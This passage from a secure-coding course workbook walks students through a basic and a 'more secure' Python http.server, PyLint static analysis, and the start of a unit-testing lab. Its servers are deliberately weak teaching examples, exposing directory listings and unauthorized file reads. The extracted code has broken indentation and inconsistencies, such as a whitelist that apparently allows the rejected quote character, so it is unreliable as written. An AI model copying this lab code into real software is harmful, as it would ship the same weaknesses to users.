
```
Wireless LAN adapter Local Area Connection* 12:
  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . : rochester.roc.com
  IPv6 Address . . . . . : 2606:6000:6f45:9100::8
  IPv6 Address . . . . . : 2606:6000:6f45:9100:415b:95bb:9af2:646
  Temporary IPv6 Address . . . . . : 2606:6000:6f45:9100:ac50:40c2:593b:4e31
  Link-local IPv6 Address . . . . . : fe80::415b:95bb:9af2:646%5
  IPv4 Address . . . . . : 192.168.0.153
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : fea0::faa0:97ff:fe13:d76c%5
                                192.168.0.1
```

2. Use PyCharm to open the directory containing your Python source files.

- From the Windows **Start** menu, run the **PyCharm Community Edition** application.
The Welcome to PyCharm Community Edition window is shown.
- Select **Open**.
- Select the **Desktop Directory** button to ensure your **Desktop** directory is selected.
- Beneath your **Desktop** directory, select the arrow to the left of the **cscdata** directory.
Subdirectories of cscdata are listed.
- Beneath the **cscdata** directory, select the arrow to the left of the **Testing Software Security** folder.
- Select the **Inspect and Review** folder, and select **OK**.
- If the items within the **Inspect and Review** folder are not visible, select the arrow next to **Inspect and Review** to expand the folder as shown.



Files contained in the folder are listed.

3. Briefly examine the code.

- a) In the project outline, double-click **index.html** to view the file in the code editor.

```

1  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
2   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
3
4  <head>
5    <title>Welcome</title>
6  </head>
7  <html>
8    <body>
9      <b>Welcome to your simple web server.</b>
10     </body>
11   </html>

```

A simple HTML file provides the default page for a web server.

- b) In the project outline, double-click **really_basic_http_server.py** to view the file in the code editor.

```

1  import http.server
2  import socketserver
3
4  PORT = 8000
5  Handler = http.server.SimpleHTTPRequestHandler
6
7  with socketserver.TCPServer(("", PORT), Handler) as httpd:
8      print("Server Running on TCP " + str(PORT))
9      httpd.serve_forever()
10

```

This code uses the Python `https.server` class to implement a very basic localhost web server.

4. Test the basic web server code.


- a) Right-click within the code editor, and select **Run 'really_basic_http_server.py'**.



Note: If you are prompted to allow access through the Windows firewall, select the option to allow access.

A message in the console indicates that the server is running.

- b) Start a web browser, and go to the address <http://localhost:8000/index.html>



Welcome to your simple web server.

The page is shown in the browser. The Python console shows that a successful connection (200 code) has been established.

```
"C:\Program Files\Python38\python.exe" "C:/Users/admin/Desktop/Inspect a  
Server Running on TCP 8000  
127.0.0.1 - - [03/Apr/2020 18:24:40] "GET /index.html HTTP/1.1" 200 -  
127.0.0.1 - - [03/Apr/2020 18:24:41] "GET /favicon.ico HTTP/1.1" 200 -
```


- c) If your browser is showing you a cached copy of the page, force the browser to refresh the page.



Note: If Chrome shows a cached copy, you'll see an HTTP error code 304 in the Python console message pane, as shown.


- d) Change the URL to <http://localhost:8000/index.html?q=short> and load the page.

This adds a short query string to the request. The page is loaded.




- e) Add a double quote to the end of the query string, and load the page.

The request contains a character that will not be allowed in the finished application.



The page is loaded. In the finished application, an error should be shown instead.

- f) Delete "short" from the query string. Replace it with *longquerystring* and load the page.
 The request length is now longer than should be accepted by the finished application.



The page is loaded. In the finished application, an error should be shown instead.

5. Connect to another developer's server.

- Ask another student to provide the IPv4 URL for his or her computer.
- In the web browser, type **http://** followed by the IPv4 address provided to you in Step 5a, followed by **:8000** and load the page.



The page is loaded. In the finished application, an error should be shown instead.

- c) In PyCharm Community Edition, select **Run→Stop 'really_basic_http_server'**.

Process finished with exit code 1

6. Walk through the code in **really_basic_http_server.py**.

- In the first two lines, the libraries `http.server` and `socketserver` are imported. These replace earlier versions from Python 2.7.

```
1 import http.server
2 import socketserver
```

- b) Examine lines 4 and 5.

```

3
4     PORT = 8000
5     Handler = http.server.SimpleHTTPRequestHandler
6
7
8
9
10

```

- A variable for PORT is set with the value of 8000. This will be used as the listening port for the web server.
 - A variable called Handler is created as a short alias for the `http.server.SimpleHTTPRequestHandler` class. This class has a method called `do_GET`, which will check for and deliver index.html to the client.
- c) Examine lines 7 through 9.

```

6
7     with socketserver.TCPServer(("", PORT), Handler) as httpd:
8         print("Server Running on TCP " + str(PORT))
9         httpd.serve_forever()
10

```

- `socketserver.TCPServer` has a method that will listen on a specific IP address and port. The TCP address is passed as a tuple (IP address, port number).
- `""` indicates listen on any IP address on the host.
- The PORT variable has already been defined.
- The `Handler` was defined earlier.
- Using `"with ... as httpd:"` indicates that the socket will close automatically after being used.
- `serve_forever` is a method on the `TCPServer` instance that starts the server and begins listening and responding to incoming requests.

7. For security purposes, what might you change or add in this routine that checks the web request?

8. Load and test `more_secure_web_server.py`.

- a) In the project outline, double-click `more_secure_web_server.py` to view the file in the code editor. This code has been updated to resolve some of the deficiencies of `really_basic_http_server.py`.

9. Walk through the updated code.

- a) On line 11, a function called `partial` is imported from `functools`. It allows you to replace an existing function with a new one that has already-passed arguments (defaults) using a smaller signature.

```

11     from functools import partial

```

- a) Examine lines 16 through 20.

```

13     """
14     Request Authorization Parameters
15     """
16     AUTH_CLIENT = "127.0.0.1"
17     ALLOWED_CHARS = " ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789=?./\r\n\\\""
18     MAX_REQ_SIZE = 40
19     DIRECTORY = "web"
20     PORT = 8000
21

```

- Line 16 identifies the allowed client address.
- Line 17 provides a whitelist for the allowed character set.
- Line 18 identifies the maximum allowed length for the URL.
- Line 19 creates a variable called DIRECTORY and sets its value to 'web'. This will be used later to move the website content to a more secure location.
- Line 20 creates a variable called PORT and sets its value to 8000. This gives you a single place to update the web server's listening port in case you wish to change it.

- b) Examine lines 23 through 34.

```

22
23     class MyRequestHandler(http.server.SimpleHTTPRequestHandler):
24
25     def do_GET(self):
26
27         allowed = True
28         for eachChar in str(self.raw_requestline, 'utf-8'):
29             if eachChar in ALLOWED_CHARS:
30                 continue
31             else:
32                 allowed = False
33                 print(ord(eachChar))
34                 break
35

```

- This code loops through each character of the URL request and checks to ensure that each character is within the whitelist of allowed characters.
- If any illegal character is found, the ALLOWED flag is set to False, and the code for the illegal character is output to the console.

- c) Examine lines 37 through 48.

```

35
36          # Check the request length
37      if len(self.raw_requestline) < MAX_REQ_SIZE:
38          # Check for valid characters in request
39          if allowed:
40              # Complete client validated client address
41              if self.client_address[0] == AUTH_CLIENT:
42                  return http.server.SimpleHTTPRequestHandler.do_GET(self)
43              else:
44                  self.send_error(401, 'Unauthorized Client')
45              else:
46                  self.send_error(400, 'Request contains invalid characters')
47          else:
48              self.send_error(400, 'Request Length too long')

```

This set of nested if statements outputs errors if any of the various problems is found. If no errors are found, the result is returned in line 42.


10. Test the improved web server code.

- a) Right-click within the code editor, and select Run 'more_secure_web_server.py'.




Note: If you are prompted to allow access through the Windows firewall, select the option to allow access.

- A message in the console indicates that the server is running.
b) In the Chrome web browser, go to the address <http://localhost:8000/index.html>




The page is shown in the browser. The Python console shows that a successful connection (200 code) has been established.

- c) Change the URL to <http://localhost:8000/index.html?q=short> and load the page.



This valid request, with a short query string, is also served successfully.

- d) Add a double quote to the end of the query string, and load the page.




The request contains a character that is not allowed in the finished application. An error page is now shown.



Note: You may see old pages that have been cached in the browser. If you do not see this result, refer to the **Before You Begin** section.

- e) Delete "short" from the query string. Replace it with *longquerystring* and load the page.



The request length is now longer than should be accepted by the application. An error is shown.

- f) In the web browser, type the IPv4 address provided to you in Step 5a, followed by *:8000* and load the page.




Note: It might take awhile for the error to appear as it keeps attempting to load the page.



The request is rejected.

11. Move website content to an alternate directory.

- a) On your Windows Desktop, browse to and open the folder **cscData\Testing Software Security\Inspect and Review**.
- b) Locate and rename **index.html** to **index.html.old**. If prompted about changing the file name, select **Yes**.
- c) In **PyCharm**, re-run **more_secure_web_server**.
- d) Refresh your browser to display <http://localhost:8000>.
- e) Examine the result. It should look similar to the following image.



- a) Try clicking some of the links you see.
- b) Consider your findings.

Based on what you see, what can you conclude about the behavior of **http.server**?

How might this be a security risk for the web server?

What might you do to improve this security risk?



Note: Python 3 documentation warns that **http.server** "is not recommended for production. It only implements basic security checks". Even so, it is a popular choice for Python programmers, and appears in many web server tutorials. For more information, see <https://docs.python.org/3/library/http.server.html>.

12. Move the website content to another folder.

- a) In Windows, create the folder **C:\web** with default permissions.
- b) Copy **\Desktop\cscData\Testing Software Security\Inspect and Review\index.html.old** to **C:\web\index.html.old**. Leave the web page with the .old extension.
- c) In **C:\web**, create a text file named **nohacking.txt**. This is for anyone who might deliberately attempt to browse the directory.
- d) Open **nohacking.txt** and enter the text "**Your hacking attempts are being monitored and logged.**"
- e) Save and close **nohacking.txt**.

13. Move the website to a different directory.

- a) Stop **more_secure_sebserver**.

- b) Scroll to the bottom part of the script.

```

50
51     Handler = MyRequestHandler
52
53     # MyHandle = partial(Handler, directory='C:\\web')
54     # server = socketserver.TCPServer(('0.0.0.0', PORT), MyHandle)
55
56     server = socketserver.TCPServer(('0.0.0.0', PORT), Handler)
57     print("Server Running on TCP " + str(PORT))
58
59     server.serve_forever()
60

```


- c) Uncomment lines 53 and 54, eliminating the space in front. Comment line 56, adding a space in front.

```

50
51     Handler = MyRequestHandler
52
53     MyHandle = partial(Handler, directory='C:\\web')
54     server = socketserver.TCPServer(('0.0.0.0', PORT), MyHandle)
55
56     # server = socketserver.TCPServer(('0.0.0.0', PORT), Handler)
57     print("Server Running on TCP " + str(PORT))
58
59     server.serve_forever()
60


```

- d) Examine what you just did:
- You created the variable **MyHandle** that includes the **partial** function to add the directory 'C:\web' to the server.
 - You modified the server to use the partial function.
- e) Restart **more_secure_web_server** and reopen your browser to **localhost:8000**.
- f) Confirm that you are able to see the directory files, and that index.html has been renamed and is not usable as such.



- g) Click the nohacking.txt link.

- h) Confirm that you are able to perform an unauthorized read on a file.



- i) Rename C:\web\index.html.old to **index.html**
j) Reload the URL localhost:8000 and confirm that the appropriate web page is now displayed.



14. Clean up.

- a) Exit the web browser.
 - b) In PyCharm Community Edition, select **Run→Stop 'more_secure_web_server'**.
 - c) Right-click the editor tab for **more_secure_web_server.py**, and select **Close All**.
 - d) Select **File→Close Project**.
 - e) Close the Command Prompt.
-

TOPIC B

Analyze Code to Find Security Problems

Static and dynamic code analysis can help you automate the process of identifying problems in code.

Static Code Analysis

Static code analysis uses a computer program to find problems in code, without actually executing the code. There are other code analysis processes (such as code reviews) that are static (don't involve executing the code), but static code analysis typically refers to processes that use a software tool to perform the analysis.

Static code analysis tools generally work by parsing and analyzing your source code (or in some cases, your object code) to identify coding style problems and flaws, such as buffer overflows, the potential for SQL or command injection, cross-site scripting, vulnerable versions of libraries, exposure of sensitive data, threading problems, race conditions, and so forth.

Strategies for Using Static Analysis

There is considerable variation among the quality and capabilities of static code analysis tools, so it is beneficial to research which tools will be best suited for the language and programming environment you are using. Examples include Fortify® Software Static Code Analyzer, OWASP SonarQube, and FindBugs™, but many free, open source, and commercial tools are available.

Try out several, and you may find that you have to use more than one tool to cover all of your requirements. For example, some tools may have better support for governance, risk management, and compliance (GRC) testing, and others may have better support for different programming languages. Some may be easier to integrate with your current tools and workflow than others. And tools are often optimized for a particular platform, runtime environment, or language (web applications versus desktop applications, for example). So full stack developers may find they need several static code analysis tools to meet their needs.

Although static analysis tools continue to improve in quality, capability, and flexibility, they are not an alternative for human code reviews, dynamic code analysis, and testing, but they can be very helpful during the design and development phase of the SDLC to point developers to the source of many classes of quality and security defects. Static analysis can and should be performed early and often in the development lifecycle, since it doesn't require a fully functioning program or test data. Finding errors earlier in the SDLC reduces the cost to fix them.

Dynamic Code Analysis

Dynamic code analysis finds problems in code while the code is executing. Like static code analysis, dynamic code analysis can be very helpful during the design and development phase of the SDLC to point developers to the source of many classes of quality and security defects.

Dynamic code analysis may be performed manually as a series of testing steps performed by a developer or tester working in the software development environment. The debugger provided with many development environments is typically a good tool to use for analyzing code as it runs.

Dynamic code analysis may also be scripted and monitored using automated testing tools. Examples of dynamic code analysis tools include Parasoft SOAtest, Websecurify Suite, Bandit, and Grendel-Scan.

Guidelines for Code Analysis

Follow these guidelines when performing static or dynamic code analysis.

Perform Code Analysis

When you perform static or dynamic code analysis:

- Combine static and dynamic code analysis to reveal more security defects than performing either type of code analysis alone.
- Combine automated code analysis with static and dynamic code analysis to reveal even more security defects.

Perform Static Analysis

When you plan to perform static code analysis:

- Recognize benefits of, and uses for, static code analysis:
 - Quick operation, functioning much faster than a manual (human) code reviewer.
 - Scalable, can be run frequently (at each daily build, for example).
 - Robotic consistency and rigor in checking for specific types of security problems.
 - Low cost to operate, typically at a much lower cost than using experienced security architects and reviewers (whose efforts can be reserved for analysis tasks that benefit from human insight and creativity).
 - Ability to quickly scan for a huge range of problems, drawing the developer's focus to potential problem areas.
- Recognize limitations of static analysis:
 - May produce false negatives (not reporting problems that actually exist) and false positives (reporting problems that don't actually exist).
 - Inability to identify certain kinds of security problems, such as authentication and access control problems and incorrect use of cryptography APIs.
 - Inability to identify some problems due to other data values or resources not represented in code, such as misconfiguration of the host platform.
 - Inability to analyze some code that would not be able to compile due to missing libraries, incomplete code, missing resources, and so forth.
 - May provide a false sense that all security problems have been found.

Perform Dynamic Analysis

When you plan to perform dynamic code analysis:

- Recognize benefits of, and uses for, dynamic code analysis:
 - Analyze code functioning in real world scenarios, minimizing the need to create artificial scenarios to find errors.
 - Find certain types of vulnerabilities that static code analysis might not find, such as race conditions.
 - Validate findings in the static code analysis.
- Recognize limitations of dynamic analysis:
 - May produce false negatives (not reporting problems that actually exist) and false positives (reporting problems that don't actually exist).
 - May provide a false sense that all security problems have been found.
 - Require the code to run, so they can't identify issues in code that won't compile.
 - Typically require more expertise than static code analysis to perform properly.
 - Depend on scripts to automate tasks or users manually performing steps, so you can't guarantee full coverage of the source code.

ACTIVITY 6–2

Performing Code Analysis

Data Files

All files in Desktop\cscdata\Testing Software Security\Analyze Code\

Before You Begin

PyCharm Community Edition is running. No project is open, and the Welcome to PyCharm Community Edition window is showing.

Scenario

Static analysis can find some types of problems quickly and efficiently, while dynamic analysis can reveal others. In this activity, you'll do both types of analysis to reveal different problems in some Python code.

1. Use PyCharm to open the directory containing your Python source files.
 - a) In the Welcome to PyCharm Community Edition window, select **Open**.
 - b) Select the **Desktop Directory** button  to ensure your **Desktop** directory is selected.
 - c) Beneath your **Desktop** directory, select the arrow to the left of the **cscdata** directory. Subdirectories of **cscdata** are listed.
 - d) Beneath the **cscdata** directory, select the arrow to the left of the **Testing Software Security** folder.
 - e) Select the **Analyze Code** folder, and select **OK**.
 - f) In the project outline, select the arrow next to the **Analyze Code** folder to expand the folder.
 - g) In the outline, double-click **LintTest.py** to open the file in the code editor.
2. Install PyLint.
 - a) Right-click the Windows **Start** menu, and select **Windows PowerShell (Admin)**.

- b) In the PowerShell console, type ***pip install pylint*** and press **Enter**.

```

Administrator: Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

Loading personal and system profiles took 887ms.
PS C:\WINDOWS\system32> pip install pylint
Collecting pylint
  Downloading pylint-1.7.2-py2.py3-none-any.whl (644kB)
    100% [########################################| 645kB 364kB/s
Collecting mccabe (from pylint)
  Using cached mccabe-0.6.1-py2.py3-none-any.whl
Collecting isort<=4.2.5 (from pylint)
  Downloading isort-4.2.15-py2.py3-none-any.whl (43kB)
    100% [########################################| 51kB 656kB/s
Collecting six (from pylint)
  Using cached six-1.10.0-py2.py3-none-any.whl
Collecting singledispatch; python_version < "3.4" (from pylint)
  Downloading singledispatch-3.4.0.3-py2.py3-none-any.whl
Collecting configparser; python_version == "2.7" (from pylint)
  Using cached configparser-3.5.0.tar.gz
Collecting backports.functools_lru_cache; python_version == "2.7" (from pylint)
  Downloading backports.functools_lru_cache-1.4-py2.py3-none-any.whl
Collecting colorama; sys.platform == "win32" (from pylint)
  Downloading colorama-0.3.9-py2.py3-none-any.whl
Collecting astroid>=1.5.1 (from pylint)
  Downloading astroid-1.5.3-py2.py3-none-any.whl (269kB)
    100% [########################################| 276kB 595kB/s
Collecting lazy-object-proxy (from astroid>=1.5.1->pylint)
  Downloading lazy_object_proxy-1.3.1-cp27-cp27m-win_amd64.whl
Collecting enum34>=1.1.3; python_version < "3.4" (from astroid>=1.5.1->pylint)
  Downloading enum34-1.1.6-py2-none-any.whl
Collecting wrapt (from astroid>=1.5.1->pylint)
  Using cached wrapt-1.10.10.tar.gz
Installing collected packages: mccabe, isort, six, singledispatch, configparser, backports.functools_lru_cache, lazy-object-proxy, enum34, wrapt, astroid, pylint
  Running setup.py install for configparser ... done
  Running setup.py install for wrapt ... done
Successfully installed astroid-1.5.3 backports.functools_lru_cache-1.4 colorama-0.3.9 configparser-4.2.15 lazy-object-proxy-1.3.1 mccabe-0.6.1 pylint-1.7.2 singledispatch-3.4.0.3 six-1.10.0
PS C:\WINDOWS\system32>

```


This installs PyLint on the computer. Many development environments include static analysis tools as part of the default installation. In some cases, you might find it helpful to install supplemental tools like this one.

- c) After installation has finished, close the PowerShell console window.

3. Configure PyCharm to use PyLint.

- a) In PyCharm, select **File→Settings**.
- b) In the left pane, in the search text box, type **external tools**.
- c) In the left pane, beneath **Tools**, select **External Tools**.
- d) Select the **+** button.
- e) In the **Name** text box, type **PyLint**
- f) In the **Description** text box, type **Lint checker for Python**

- g) In the **Advanced Options** section, make sure all check boxes are checked.



- h) In the **Program** text box, type ***pylint***
 i) Next to the **Arguments** text box, select **Insert macro**.
 j) Select **FileName - File name**, and select **Insert**.
 k) Next to the **Working directory** text box, select **Insert macro**.
 l) Select **FileDir - File directory**, and select **Insert**.



- m) Select **OK** to return to the **Settings** dialog box.
 n) Select **OK** to close the **Settings** dialog box.
4. Run PyLint on a file with errors.
- a) Select **Tools→External Tools→PyLint**.
 PyLint will find issues having to do with formatting, style, and naming conventions (e.g., PEP-8 rules), unused or unnecessary code, and so forth.

- b) In the Python console, scroll to the top and examine the issues that are shown.

```

LintTest.py:1:0: C0103: Module name "LintTest" doesn't conform to snake_case naming style (invalid-name)
LintTest.py:6:0: C0103: Function name "divideNumbers" doesn't conform to snake_case naming style (invalid-name)
LintTest.py:6:0: C0103: Argument name "a" doesn't conform to snake_case naming style (invalid-name)
LintTest.py:6:0: C0103: Argument name "b" doesn't conform to snake_case naming style (invalid-name)
LintTest.py:6:0: C0116: Missing function or method docstring (missing-function-docstring)
LintTest.py:7:4: C0103: Variable name "c" doesn't conform to snake_case naming style (invalid-name)

-----
Your code has been rated at 1.43/10 (previous run: 1.43/10, +0.00)

```

Issues found by PyLint are listed. In this case, these are all coding-style issues.

5. Visually inspect the code and determine if there are any errors that PyLint did not detect.

```

1  """
2      Test Script for use with Static Code Analysis
3      specifically pylint
4  """
5
6  def divideNumbers(a, b):
7      c = float(a) / float(b)
8      return c
9
10 def main():
11     """ main entry, no arguments or return values"""
12     print(divideNumbers(27, 0))
13
14 if __name__ == '__main__':
15     main()
16

```

6. Run the code.

- a) Right-click the code editor for **LintTest.py**, and select **Run 'LintTest'**.

- b) Observe the result shown in the console.

```
Traceback (most recent call last):
  File "C:/Users/bwilson/Desktop/cscdata/Testing Software Security/Analyze Code/LintTest.py",
    line 15, in <module> main()
  File "C:/Users/bwilson/Desktop/cscdata/Testing Software Security/Analyze Code/LintTest.py",
    line 12, in main print divideNumbers(27, 0)
  File "C:/Users/bwilson/Desktop/cscdata/Testing Software Security/Analyze Code/LintTest.py",
    line 7, in divideNumbers c = float(a) / float(b)
ZeroDivisionError: float division by zero

Process finished with exit code 1
```

The output console reveals errors with associated line numbers. The error type that halted execution (`ZeroDivisionError`) is shown, as well as the exit code (1).

7. Run PyLint on a file that has been cleaned up.

- In the outline, double-click `lint_test_corrected.py` to open the file in the code editor.
This is essentially the same code as the previous file, but it has been improved.
- Select **Tools→External Tools→PyLint**.
The coding style issues have been corrected. The code is rated 10.00/10.
- In the Python console, scroll to the top.

```
pylint lint_test_corrected.py

-----
Your code has been rated at 10.00/10

Process finished with exit code 0
```

No issues are listed.

8. Run the code.

- Right-click the code editor for `lint_test_corrected.py`, and select **Run 'lint_test_corrected'**.
- Observe the result shown in the console.

```
C:\Python27\python.exe "C:/Users/bwilson/Desktop/cscdata/Testing Software Security/Analyze Code/LintTest.py"
0.0

Process finished with exit code 0
```

The correct result is shown.

9. Clean up.

- Right-click the editor tab for `lint_test_corrected.py`, and select **Close All** to close both code editors.
- Select **File→Close Project**, but leave PyCharm running.

TOPIC C

Use Automated Testing Tools to Find Security Problems

Automated testing tools can speed up the testing process, and ensure that tests are performed automatically—for example, each time a unit is compiled.

Automated Testing

A wide variety of automated security testing tools may be used during the software development lifecycle. Automation can help in a number of ways, such as performing certain kinds of tests very quickly, or simulating behavior that would be hard or impractical to produce with real users—such as load testing. Automation can also ensure that tests automatically happen at a particular time, such as when a unit is compiled, or a project is built. There are a number of automated tests you might perform, such as:

- **Security test cases for unit testing**—As you design and develop a particular unit, you might identify specific use cases and misuse cases that demonstrate that a particular security function is working correctly. If such unit tests run each time the unit runs, you can verify when the function has been coded correctly, and you can be alerted later if changes elsewhere cause a regression in security functions that were already working.
- **Configuration tests**—Automated tests can be run at critical times, such as when a server launches, to determine if your deployment environment (e.g., server and network configuration for cloud or web-based apps) is configured as it is supposed to be for security.
- **Penetration testing**—Certain kinds of tests may require extensive probing or testing. Scripted tests can be ideal for performing this type of testing in some cases.

Depending on how you deploy software, automated testing may play an even greater role. For example, your development team might deploy through a *continuous delivery pipeline*, with very short delivery cycles and frequent, incremental updates. Often this approach is associated with a lot of process automation, including testing. Because releases are made quickly, new security vulnerabilities can be released quickly. For this type of development, it may be even more important to make sure that security testing is emphasized in your automated testing processes.

Unit Testing

By running unit tests and using debugging tools, the developer can validate that security requirements are being met at the component level. To maximize reuse and improve the quality of testing over time, developers may construct security test cases within a generic security test suite that is part of the existing unit testing framework. Test cases should test for positive and negative requirements (use cases and misuse cases).

Because of their important role, such test suites should be developed by a senior developer who is an expert in software security. Test suites should include test cases to validate both positive and negative requirements for common security controls, including:

- Input Validation
- Output Encoding
- Session Management, Authentication, and Authorization
- Encryption
- Error and Exception Handling
- Logging

Automated unit testing is provided for a wide variety of programming environments and languages through libraries that often include "unit" in their name, such as JUnit, xUnit, UnitTest, TestNG, NUnit, HtmlUnit, HttpUnit, JUnit, Jasmine, Mocha, PyUnit, ASPUnit. Look for similar tools within your own development toolkit. Most development environments have some form of unit testing integrated into them. A majority of automated testing is actually an attempt to get as much unit testing "coverage" (testing all code) as possible.

Guidelines for Using Automated Testing Tools

Follow these guidelines when performing automated security testing throughout the software development lifecycle.

Perform Automated Security Testing

When you perform automated security testing:

- Use automated testing to supplement, rather than replace, manual testing and code review.
- To support test-driven development (TDD), create security tests within your automated unit tests to ensure that security tests are continually performed during the development process.
- As much as possible, try to design tests to be repeatable across projects to save time, provide consistency, and facilitate testing process improvements over time.

ACTIVITY 6–3

Using a Test Suite to Automate Unit Testing

Data Files

All project files in Desktop\cscdata\Testing Software Security\Test Suite

Before You Begin

PyCharm is running, and the **Welcome** screen is showing.

Scenario

You are testing an application, the **Python Pizza Calculator**, which helps customers of a pizza restaurant determine the cost of the type of pizza they are interested in ordering.

This is a client-server application that enables customers to select the size of pizza they want (medium, large, or extra large), along with choosing from a list of available toppings. Once customers select their pizza options, they are able to view the total cost for the pizza.

The server provides the latest pricing information to each instance of the client application. The server runs on one computer, and instances of the client run on other computers (in-store kiosks) that connect to the server over a LAN.

The **getPPCData.py** file contains two methods that retrieve the toppings and prices inside the main program. You will create a test suite to check these methods.

1. Use PyCharm to open the directory containing your Python source files.
 - a) In the Welcome to PyCharm Community Edition window, select **Open**.
 - b) Select the **Desktop Directory** button  to ensure your **Desktop** directory is selected.
 - c) Beneath your **Desktop** directory, select the arrow to the left of the **cscdata** directory. Subdirectories of **cscdata** are listed.
 - d) Beneath the **cscdata** directory, select the arrow to the left of the **Testing Software Security** folder.
 - e) Select the **Test Suite** folder, and select **OK**.
 - f) In the project outline, expand the **Test Suite** folder, if necessary, to see the files contained within it.
2. Examine the methods in the **getPPCData.py** script that you will test.
